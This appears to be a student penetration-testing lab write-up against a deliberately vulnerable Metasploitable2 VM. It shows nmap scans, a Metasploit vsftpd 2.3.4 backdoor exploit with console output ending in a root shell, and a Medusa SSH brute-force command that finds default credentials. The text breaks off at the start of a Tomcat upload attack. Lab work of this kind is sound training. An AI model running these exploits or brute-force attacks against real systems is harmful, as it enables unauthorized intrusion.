
This screen shot is showing the OS detection, version detection etc., which is a comprehensive scan for mapping out the target host.



This screen shot is showing the detected versions of services running on open ports which helps in determining specific software and versions making it easier to find vulnerabilities.



This screen shot is showing the ports scan and the ports that are open.




This screen shot is showing the vulnerabilities detected using the built-in script which identified vulnerability in CVE and a POODLE vulnerability on SSL.

Attack 1: Using Metasploit to Exploit the VSFTPD v2.3.4 Backdoor


The first step was to scan for open ports on the system using the command nmap -p- 192.168.56.109. This showed that port 21 was open which used VSFTPD 2.3.4 a service with many known vulnerabilities (See Screenshot 1).

I started the Metasploit Framework and then checked its database for available exploits with the command search vsftpd. The appropriate module exploit/unix/ftp/vsftpd*234*backdoor was found (Screenshot 2). I was able to set the RHOST value to the Metasploitable2 IP address (192.168.56.109) and ran the module after setting the exploit and configuring it (Screenshot 3). After executing the exploit, I was successfully able to obtain a shell with root privileges, which I verified by executing the whoami command that returned “root”, confirming my access (Screenshot 4).


This exploit leveraged the intentional vulnerabilities present in VSFTPD 2.3.4. A payload was set to create a shell at a specific address, enabling complete control of the system without needing any verification steps post-login.



Screen Shot # 1



Screen Shot # 2



Screen Shot # 3

kali-linux-2025.1c-virtualbox-amd64 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

kali@kali: ~

File Actions Edit View Help

```
       =[ metasploit v6.4.50-dev                          ]
+ -- --=[ 2495 exploits - 1283 auxiliary - 393 post       ]
+ -- --=[ 1607 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of
 Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor
 Command Execution


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234
_backdoor

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.109
RHOSTS => 192.168.56.109
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.56.109:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.56.109:21 - USER: 331 Please specify the password.
[+] 192.168.56.109:21 - Backdoor service has been spawned, handling...
[+] 192.168.56.109:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.56.108:39075 -> 192.168.56.109:6200) at 2025-05-15 02:00:
07 -0400

whoami
root
```

Right Ctrl

Screen Shot # 4

Attack 2: Using Medusa for Bruteforce SSH Login

Objective:

This attempts on the Metaspolitable2 virtual machine was to configure the Medusa tool to execute a brute-force attack on the SSH service. This service is known for its logged-in speed and parallelized attempts to gain access.

Execution Steps:

1. **Password List Creation**
   In the first screenshot, a custom credential list was created which is a file named passwords.txt. This file contained several simple logins as shown in screenshot.


2. **Command Used:**
   Below command was executed in Medusa to test the SSH login on Metasploitable2 target:
   medusa -h 192.168.56.109 -u msfadmin -P passwords.txt -M ssh

- -h identifies the target pseudostation.
- -u states the username to be checked (msfadmin).
- -P identifies password list file.
- -M ssh signals to Medusa to connect using the SSH module.


3. **Results:**

   As looked in the second screenshot, Medusa was able to check the accurate password:

   ACCOUNT FOUND: [ssh] Host: 192.168.56.109 User: msfadmin Password: msfadmin [SUCCESS]



Screen Shot # 1



Screen Shot # 2

Attack 3: Apache Tomcat Manager Exploit on Metasploit

Objective:

To exploit Apache Tomcat Manager on Metasploitable2 VM by uploading a War file defined in Metasploit's tomcat*mgr*upload module.

Tools Used:


- Metasploit Framework (msfconsole)
- Browser Access to Apache Tomcat Manager (Port 8180)

Steps Performed:

